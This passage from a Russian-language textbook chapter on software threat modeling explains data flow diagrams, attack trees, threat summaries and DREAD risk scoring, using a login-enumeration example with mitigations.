• *Сценарии использования.* Сценарий использования, возможно, самый расплывчатый компонент стандарта UML. Нет строгих требований к тому, как должен выглядеть или что должен включать сценарий использования. Он может быть представлен текстом или графикой, а разработчики выбирают, что им удобнее. В основе **сценарий использования** предназначен для описания того, как приложение должно использоваться, поэтому хороший набор сценариев использования может пригодиться. В конце концов, когда вы знаете, что приложение должно делать, легче рассматривать то, чего оно делать не должно. При анализе сценариев использования следите за любыми предположениями разработчиков о поведении системы.

Диаграммы потоков данных

Ряд инструментов диаграммирования может помочь понять систему, но **диаграмма потоков данных (data flow diagram, DFD)** -- одна из самых эффективных для целей безопасности. Эти диаграммы используются для отображения того, как данные перемещаются через систему, и для выявления любых затронутых элементов. Если все сделано правильно, процесс DFD-моделирования учитывает не только функциональность приложения, раскрытую напрямую внешним источникам, но и функциональность, раскрытую косвенно. Этот процесс моделирования также учитывает смягчающие факторы в проекте системы, например дополнительные меры безопасности, принудительно соблюдающие границы доверия. Рисунок 2-2 показывает пять основных элементов DFD, которые суммированы в следующем списке:

Рисунок 2-2. Элементы DFD



• *Процессы.* **Процессы** -- это непрозрачные логические компоненты с хорошо определенными требованиями к входу и выходу. Они представлены окружностью, а группы связанных процессов представлены окружностью с двойной границей. Несколько групп процессов можно далее декомпозировать в дополнительных DFD для каждого отдельного процесса. Хотя процессы обычно не являются активами, в некоторых контекстах они могут ими быть.

• *Хранилища данных.* **Хранилища данных** -- это информационные ресурсы, используемые системой, например файлы и базы данных. Они представлены открытыми прямоугольными блоками. Обычно все, что представлено таким образом в DFD, считается системным активом.

• *Внешние сущности.* Эти элементы, ранее описанные в разделе "Сбор информации", -- это "акторы" и удаленные системы, которые взаимодействуют с системой через ее точки входа. Они представлены закрытыми прямоугольниками. Выявление внешних сущностей помогает быстро изолировать точки входа системы и определить, какие активы доступны извне. Внешние сущности также могут представлять активы, которые нужно защищать, например удаленный сервер.


• *Поток данных.* Поток данных представлен стрелками. Он показывает, какие данные отправляются через какие части системы. Эти элементы могут быть полезны для обнаружения того, какие пользовательские данные могут достигать определенных компонентов, чтобы нацелить их в анализе реализации.

• *Граница доверия.* Границы доверия -- это границы между разными сущностями в системе или между целыми системами. Они представлены пунктирной линией между двумя компонентами.

Рисунок 2-3 показывает, как можно использовать элементы DFD для моделирования системы. Он представляет упрощенную модель базового веб-приложения, позволяющего пользователям входить в систему и получать доступ к ресурсам, хранящимся в базе данных. Конечно, DFD выглядят по-разному на разных уровнях приложения. Простая высокоуровневая DFD,


инкапсулирующая большую систему, называется **контекстной диаграммой**. Пример веб-сайта является контекстной диаграммой, потому что представляет высокоуровневую абстракцию, инкапсулирующую сложную систему.

Рисунок 2-3. Контекстная диаграмма DFD




Однако ваш анализ обычно требует дальнейшей декомпозиции системы. Каждый следующий уровень декомпозиции нумеруется, начиная с нуля. Диаграмма уровня 0 выявляет основные подсистемы приложения. Основные подсистемы в этом веб-приложении различаются по состоянию аутентификации пользователя. Это различие представлено на диаграмме уровня 0 на рисунке 2-4.

Рисунок 2-4. DFD-диаграмма уровня 0 процесса входа




В зависимости от сложности системы может понадобиться продолжить декомпозицию. Рисунок 2-5 -- диаграмма уровня 1 процесса входа веб-приложения. Обычно вы переходите дальше диаграмм уровня 0 только при моделировании сложных подсистем. Однако эта диаграмма уровня 1 дает полезную отправную точку для использования DFD с целью изоляции уязвимостей проектирования.

Рисунок 2-5. DFD-диаграмма уровня 0 процесса входа



При подготовке к анализу реализации можно использовать эти диаграммы для моделирования поведения приложения и изоляции компонентов. Например, рисунок 2-6 показывает процесс входа, слегка измененный. Видите, где уязвимость? Способ обработки недействительного входа изменен так, что теперь процесс входа возвращает результат каждой фазы напрямую клиенту. Измененный процесс уязвим, потому что атакующие могут выявлять действительные имена пользователей без успешного входа, что может быть чрезвычайно полезно при попытке brute-force-атаки на систему аутентификации.

Рисунок 2-6. DFD, показывающая уязвимость входа



Диаграммируя эту систему, можно легче выявить ее компоненты безопасности. В этом примере это помогло изолировать уязвимость в том, как система выполняет аутентификацию. Конечно, пример входа все еще довольно прост; более сложная система может иметь несколько уровней сложности, которые нужно инкапсулировать в нескольких DFD. Вероятно, вы не захотите моделировать все эти уровни, но следует декомпозировать разные компоненты до точки, где изолируются соображения, значимые для безопасности. К счастью, существуют инструменты, помогающие в этом процессе. Приложения диаграммирования, такие как Microsoft Visio, полезны, а Microsoft Threat Modeling Tool особенно помогает в этом процессе.

Выявление угроз


Выявление угроз -- это процесс определения экспозиции безопасности приложения на основе ваших знаний о системе. Эта фаза строится на работе, выполненной на предыдущих фазах, применяя ваши модели и понимание системы для определения того, насколько она уязвима для внешних сущностей. На этой фазе используется новый инструмент моделирования под названием **деревья атак** (или **деревья угроз**), который предоставляет стандартизованный подход к выявлению и документированию потенциальных векторов атаки в системе.

Построение дерева атак

Структура дерева атак довольно проста. Оно состоит из корневого узла, описывающего цель атакующего, и ряда дочерних узлов, указывающих способы достижения этой цели. Каждый уровень дерева разбивает шаги на более подробные элементы, пока у вас не появляется реалистичная карта того, как атакующий может эксплуатировать систему. Используя пример простого веб-приложения из предыдущего раздела, предположим, что оно используется для хранения персональной информации. Рисунок 2-7 показывает высокоуровневое дерево атак для этого

приложения.

Рисунок 2-7. Пример дерева атак



Как видно, корневой узел находится сверху, а под ним несколько дочерних узлов. Каждый дочерний узел формулирует методологию атаки, которую можно использовать для достижения цели, указанной в корневом узле. Этот процесс по необходимости дальше декомпозируется в дочерние узлы, которые в итоге определяют атаку. Глядя на эту диаграмму, вы должны начать замечать сходство между деревьями атак и DFD. В конце концов, дерево атак не создается в вакууме. Лучше всего строить его, проходя по DFD и используя дерево атак для фиксации конкретных опасений. Например, обратите внимание, как ветвь, ведущая к дочернему узлу 1.2.1, следует тому же шаблону рассуждения, который ранее использовался при анализе DFD дефектного процесса входа.

Как и с DFD, продолжать декомпозицию деревьев атак нужно только вдоль путей, значимых для безопасности. Нужно использовать собственное суждение и определять, какие пути являются разумными векторами атаки, а какие маловероятны. Однако прежде чем перейти к этой теме, обратимся к следующему разделу с более подробным описанием структуры дерева атак.

Типы узлов

Возможно, вы заметили странные отметки на линиях, соединяющих каждый узел с его потомками (например, узлы 1.2.1.1 и 1.2.1.2). Дуга между этими соединителями узлов указывает, что дочерние узлы являются AND-узлами, то есть для продолжения оценки вектора должны быть выполнены оба условия дочерних узлов. Узел без дуги -- это просто OR-узел, то есть по любой ветви можно пройти без дополнительного условия. Обращаясь к рисунку 2-7, посмотрите на вектор brute-force-входа в узле 1.2.1. Чтобы пройти дальше этого узла, нужно выполнить условия в двух дочерних узлах:

• Определить имя пользователя
• Определить пароль пользователя

Ни один шаг нельзя опустить. Имя пользователя без пароля бесполезно, и пароль без связанного имени пользователя столь же бесполезен. Поэтому узел 1.2.1 является AND-узлом.

Напротив, OR-узлы описывают случаи, в которых цель может быть достигнута выполнением любого одного из дочерних узлов. Поэтому для продолжения оценки дочерних узлов должно быть выполнено условие всего одного узла. Снова обращаясь к рисунку 2-7, посмотрите на цель "Войти как целевой пользователь" в узле 1.2. Эта цель может быть достигнута любым из следующих подходов:

• Brute-force-вход
• Кража учетных данных пользователя

Чтобы войти как пользователь, не нужно достигать обеих целей; нужно достичь только одной. Поэтому это OR-узлы.

Текстовое представление

Деревья атак можно представлять текстом так же, как и графикой. Текстовые версии передают ту же информацию, что и графические, но иногда их не так легко визуализировать (хотя они компактнее). Следующий пример показывает, как можно представить дерево атак с рисунка 2-7 в текстовом формате:


```
1. Противник получает доступ к персональной информации пользователя OR 1.1 Получить прямой доступ к базе данных 1.1.1 Эксплуатировать дыру в системном приложении или ядре 1.2 Войти как целевой пользователь OR 1.2.1 Brute-force-вход AND 1.2.1.1 Определить имя пользователя 1.2.1.2 Определить пароль пользователя 1.2.2 Украсть учетные данные пользователя 1.3 Перехватить пользовательский сеанс 1.3.1 Украсть cookie пользовательского сеанса 1.4 Пассивно перехватить персональные данные AND 1.4.1 Определить начало соединения пользователя 1.4.2 Прослушивать сетевой трафик в поиске персональных данных
```

Как видно, присутствует вся та же информация. Сначала цель корневого узла указывается как заголовок дерева атак, а его непосредственные потомки нумеруются и располагаются с отступом под заголовком. Каждый новый уровень снова получает отступ и нумеруется под родительским узлом таким же образом. Ключевые слова AND и OR используются, чтобы показать, являются ли узлы AND- или OR-узлами.

Смягчение угроз

Часть ценности дерева атак состоит в том, что оно позволяет отслеживать потенциальные угрозы. Однако отслеживание угроз не особенно полезно, если нет способа определить, как они смягчаются. К счастью, деревья атак включают специальный тип узла для решения этой задачи: круглый узел. Рисунок 2-8 показывает пример дерева атак с добавленными смягчающими факторами.

Рисунок 2-8. Дерево атак с узлами смягчения



В это дерево атак добавлены три узла смягчения, помогающие понять, что эти векторы менее вероятны как пути атаки, чем несмягченные ветви. Пунктирные линии, использованные в одном узле смягчения, являются сокращенным способом обозначить ветвь как маловероятный вектор атаки. Это не удаляет ветвь, но побуждает направить внимание в другое место.

Последнее замечание о смягчении: не стоит искать его слишком рано. Выявление смягчающих факторов полезно, потому что может предотвратить преследование маловероятного вектора атаки. Однако нельзя позволить ложному чувству безопасности усыпить вас и заставить пропустить вероятную ветвь. Поэтому рассматривайте смягчение внимательно и обязательно выполняйте некоторую проверку, прежде чем добавлять его в дерево атак.

Документирование результатов

Теперь, когда исследовательская работа выполнена, нужно задокументировать обнаруженное. На фазе документации вы пересмотрите угрозы, найденные на предыдущей фазе, и представите их формальным образом. Для каждой обнаруженной угрозы нужно дать краткое резюме вместе с рекомендациями по устранению угрозы. Чтобы увидеть, как работает этот процесс, используйте угрозу "Brute-force-вход" (узел 1.2.1) из примерного дерева атак. Эта угроза может позволить атакующему войти с учетными данными другого пользователя. Документация резюме угрозы выглядела бы примерно как таблица 2-1.

Таблица 2-1. Резюме угрозы

Threat	Brute-force login.
Affected Component	Web application login component.
Description	Clients can brute-force attack usernames and passwords by repeatedly connecting and attempting to log in. This threat is increased because the application returns different error messages for invalid username and passwords, making usernames easier to identify.
Result	Untrusted clients can gain access to a user account and, therefore, read or modify sensitive information.
Mitigation Strategies	Make error messages ambiguous so that an attacker doesn't know whether the username or password is invalid. Lock the user account after repeated failed login attempts. (Three or five attempts would be appropriate.)

Вся информация об угрозе brute-force-входа аккуратно суммирована в таблице. В следующей части этой фазы вы расширите эту таблицу, включив дополнительную информацию о риске угрозы.

Рейтинги риска DREAD

Реальные приложения обычно гораздо больше и сложнее как в проекте, так и в реализации, чем примеры, используемые в этой главе. Увеличение размера и сложности создает широкий спектр векторов атаки в разных классах пользователей. В результате обычно можно составить длинный список потенциальных угроз и возможных рекомендаций для их смягчения. В идеальном мире проектировщики могли бы систематически разбираться с каждой угрозой и исправлять потенциальные проблемы, закрывая каждый вектор атаки по мере необходимости. Однако определенные бизнес-реалии могут не позволить смягчить каждый выявленный вектор, и почти наверняка не все сразу. Очевидно, нужна какая-то приоритизация, чтобы помочь разобраться с более серьезными векторами до того, как беспокоиться о менее важных. Назначая угрозе рейтинг серьезности, можно ранжировать каждую найденную угрозу на основе риска, который она представляет для безопасности приложения и связанных систем. Затем этот рейтинг можно использовать как ориентир для разработчиков, помогая решать, какие проблемы имеют приоритет.

Угрозы можно оценивать множеством разных способов. Самое важное -- включить экспозицию угрозы (насколько легко ее эксплуатировать и кому доступен вектор) и объем ущерба при успешной эксплуатации. Помимо этого, можно добавить компоненты, более релевантные вашей среде и бизнес-процессам. Для целей моделирования угроз в этой главе используется рейтинговая система DREAD, разработанная Microsoft. Ни одна модель не идеальна, но эта дает довольно хороший баланс общепринятых характеристик угроз. Эти характеристики кратко суммированы ниже:

• *Потенциал ущерба.* Каковы последствия, если угроза успешно эксплуатирована?
• *Воспроизводимость.* Насколько легко воспроизвести рассматриваемую атаку?
• *Эксплуатируемость.* Насколько трудно выполнить атаку?
• *Затронутые пользователи.* Если успешная атака выполнена, сколько пользователей будет затронуто и насколько они важны?
• *Обнаруживаемость.* Насколько трудно заметить уязвимость?

Каждой категории можно назначить оценку от 1 до 10 (1 -- самая низкая, 10 -- самая высокая). Затем оценки категорий суммируются и делятся на 5 для общего рейтинга угрозы. Рейтинг 3 или ниже можно считать угрозой низкого приоритета, от 4 до 7 -- угрозой среднего приоритета, а 8 или выше -- угрозой высокого приоритета.

Примечание

Модель DREAD также полезна для оценки уязвимостей реализации и эксплуатационных уязвимостей. Фактически DREAD можно использовать как универсальную систему оценки на протяжении всей проверки приложения.

Одно из преимуществ рейтинговой системы DREAD состоит в том, что она дает диапазон детализации, который можно использовать при представлении результатов лицам, принимающим бизнес-решения. Можно дать им краткую оценку угрозы, только с общим рейтингом угрозы и категорией, к которой она относится. Можно также представить более подробную информацию, например отдельные оценки по пяти категориям угроз. Можно даже дать им полный отчет, включая документацию модели и объяснение того, как вы пришли к оценкам по каждой категории. Независимо от выбора полезно иметь информацию на каждом уровне детализации при презентации клиентам или высшему руководству.

Таблица 2-2 -- пример применения рейтинга DREAD к угрозе brute-force-входа.

Таблица 2-2. Резюме угрозы с рейтингом DREAD

Threat	Brute-force login.
Affected Component	Web application login component.
Description	Clients can brute-force attack usernames and passwords by repeatedly connecting and attempting to log in. This threat is increased because the application returns a different error message for an invalid username than a valid one, making usernames easier to identify.
Result	Untrusted clients can gain access to a user account and, therefore, read or modify sensitive information.
Mitigation Strategies	Make error messages ambiguous so that an attacker doesn't know whether the username or password is invalid. Lock the user account after repeated failed login attempts. (Three to five attempts would be appropriate.)
Risk	Damage potential: 6 Reproducibility: 8 Exploitability: 4 Affected users: 5 Discoverability: 8 Overall: 6.2

Автоматическая документация моделирования угроз

Как видно, процесс моделирования угроз включает довольно много документации (как текста, так и диаграмм). К счастью, Фрэнк Свидерски (соавтор ранее упомянутой книги *Threat Modeling*) разработал инструмент, помогающий создавать различные документы моделирования угроз. Он доступен для бесплатной загрузки по адресу http://msdn.microsoft.com/security/securecode/threatmodeling/. Инструмент упрощает создание DFD, сценариев использования, резюме угроз, резюме ресурсов, предположений реализации и многих других документов, которые вам понадобятся. Кроме того, документация организована в древовидную структуру, по которой легко перемещаться и которую легко поддерживать. Инструмент может выводить всю вашу документацию как HTML или в другой выбранной форме вывода, используя обработку Extensible Stylesheet Language Transformations (XSLT). Настоятельно рекомендуется познакомиться с этим инструментом для документации моделирования угроз.

Приоритизация анализа реализации

Теперь, когда вы завершили и оценили резюме угроз, наконец можно обратить внимание на структурирование анализа реализации. При разработке модели угроз вы должны были декомпозировать приложение по разным факторам, включая модули, объекты и функциональность. Эти деления должны отражаться в поле Affected Components каждого отдельного резюме угрозы. Следующий шаг -- составить список компонентов на подходящем уровне декомпозиции; какой именно уровень подходит, определяется размером приложения, числом проверяющих, доступным временем проверки и похожими факторами. Однако обычно лучше начинать с высокого уровня абстракции, чтобы рассматривать лишь несколько компонентов. Помимо имен компонентов, в списке нужен еще один столбец для оценок риска, связанных с каждым компонентом.

